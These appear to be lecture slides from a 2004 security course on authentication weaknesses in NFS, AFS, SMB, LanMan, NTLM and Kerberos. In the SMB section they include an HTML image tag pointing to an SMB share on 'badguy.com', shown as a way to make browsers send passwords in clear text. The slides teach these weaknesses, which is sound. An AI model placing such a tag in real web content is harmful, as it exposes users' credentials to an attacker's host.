CS 155 May 6, 2004

Authentication Protocols

John Mitchell

Authentication in distributed systems

- Single sign-on, Passport (last lecture)
- File sharing examples (this lecture)
  - NFS, AFS, SMB, LanMan, NTLM
- Kerberos (this lecture)

Remote file systems

- Unix
  - Network file system (NFS)
  - Andrew file system (AFS)
- Windows
  - SMB
  - LanMan
  - NTLM

Unix NFS

- Historically (i.e., very recently around here…)
  - NFS server does no authentication
    - AUTH_UNIX trusts UID, GID supplied by host
    - Easy to forge
      - Set up any account on a machine you own
      - nfs shell - used for debugging, can enter commands
- What should happen?
  - NFS is implemented using RPC
  - Logically, authentication "belongs" in RPC
    - NFS design not wholly at fault, but
    - NFS does not work well with unauthenticated RPC


Unix NFS

- Secure RPC
  - Security extension to Unix RPC
    - AUTH_DES RPC authentication instead of AUTH_UNIX
  - Uses combination of DES and public-key crypto
    - User's Diffie-Hellman private key is stored on server, DES-encrypted using pwd as key
  - Available for NFS 3 on Solaris
    - No free Berkeley version, must license from Sun
- NFS 4 (RFC 3010)
  - User authentication using RPCSEC_GSS
  - Kerberos V5 authentication

UNIX AFS (used on Stanford campus)

- Access Control Lists
  - Each file has an access control list
  - Seven possible permissions
    - **r** read files in the directory
    - **l** lookup directory information
    - **i** insert a file in a directory
    - **d** delete a file from a directory
    - **w** write to files in a directory
    - **k** lock : ability to have processes lock files in the directory
    - **a** administer : ability to change directory permissions
- Tokens
  - Users are authenticated using Kerberos
  - Each authenticated user possesses a token

Windows SMB



- Basic issue: need to tie authentication to session
  Otherwise, wait for user to authenticate and then hijack session


Not well documented; info derived from Samba docs, etc.

Issues with Windows SMB

- Share-level protection (in 1980s)
  - All users have same access rights
- Plaintext passwords
  - Client provides user name and password
    - User gets rights of user-name on server
  - Easy to eavesdrop
    - Trick: <IMG SRC="smb://badguy.com/banner.gif">
      - Browser will establish SMB session
      - Sends user's password in clear text
  - NT Service Pack 3 disallows plaintext passwords
    - Some people may still be running old versions

LanMan 1.2

- Improvement over SMB
  - Challenge-response authentication




- Problems
  - Password P_A stored in clear on server
  - Dictionary attack on P_A, given r and c
  - Authenticates client to server, but not vice versa
  - No key exchange – susceptible to session hijack

Later Versions


- NTLM
  - Improved challenge-response
    - LanMan converts password to upper case (!!!)
    - NTLM is case sensitive, uses MD4
- NTLM ++ (later versions)
  - Provides mutual authentication
  - Provides message integrity for all traffic
    - But no secrecy …
- Windows 2000
  - Default authorization based on Kerberos
  - Disables LanMan authentication
    - Prevents "version rollback attack"

Cross-Domain Authentication




- Nine steps for cross-domain authentication
- No authentication between domain controllers
- Less complicated in Kerberos, much simpler with PKI

Motivation for Kerberos




- Login, ftp connections require authentication
  - Intruders can run "packet sniffers"
- Keep passwords off the network
  - Challenge-response based on Needham-Schroeder private key protocol

Kerberos passwords




Password shared with server but not transmitted

Kerberos protocol



Programmer's view of Kerberos



Why all these parts?

- Avoid reuse of user password
  - User password determines "client key" Kc
  - Preserve password by using Kc infrequently
- Limit sites that know user password
  - Only user and Kerberos server know client key
  - Service only shares one key, Kv, with server
    - One key per service, not per service-user pair
- Grant use for some time period
  - Intermediate keys and tickets are temporary

Some vulnerabilities (past and present)

- Dictionary attack can yield Kc
  - Intercept $\{Kt\}_{Kc}$ and $\{C\}_{Kt}$ to confirm guessed Kc
- Key Kc stored on server
  - This "hash" of password sufficient for protocol
- Replay attack
  - As written, can replay tickets
  - Kerberos has timestamp mechanism, requires synchronized clocks …
- Send client to wrong service, or wrong TGS
  - Revised Kerberos protects cleartext TGS, S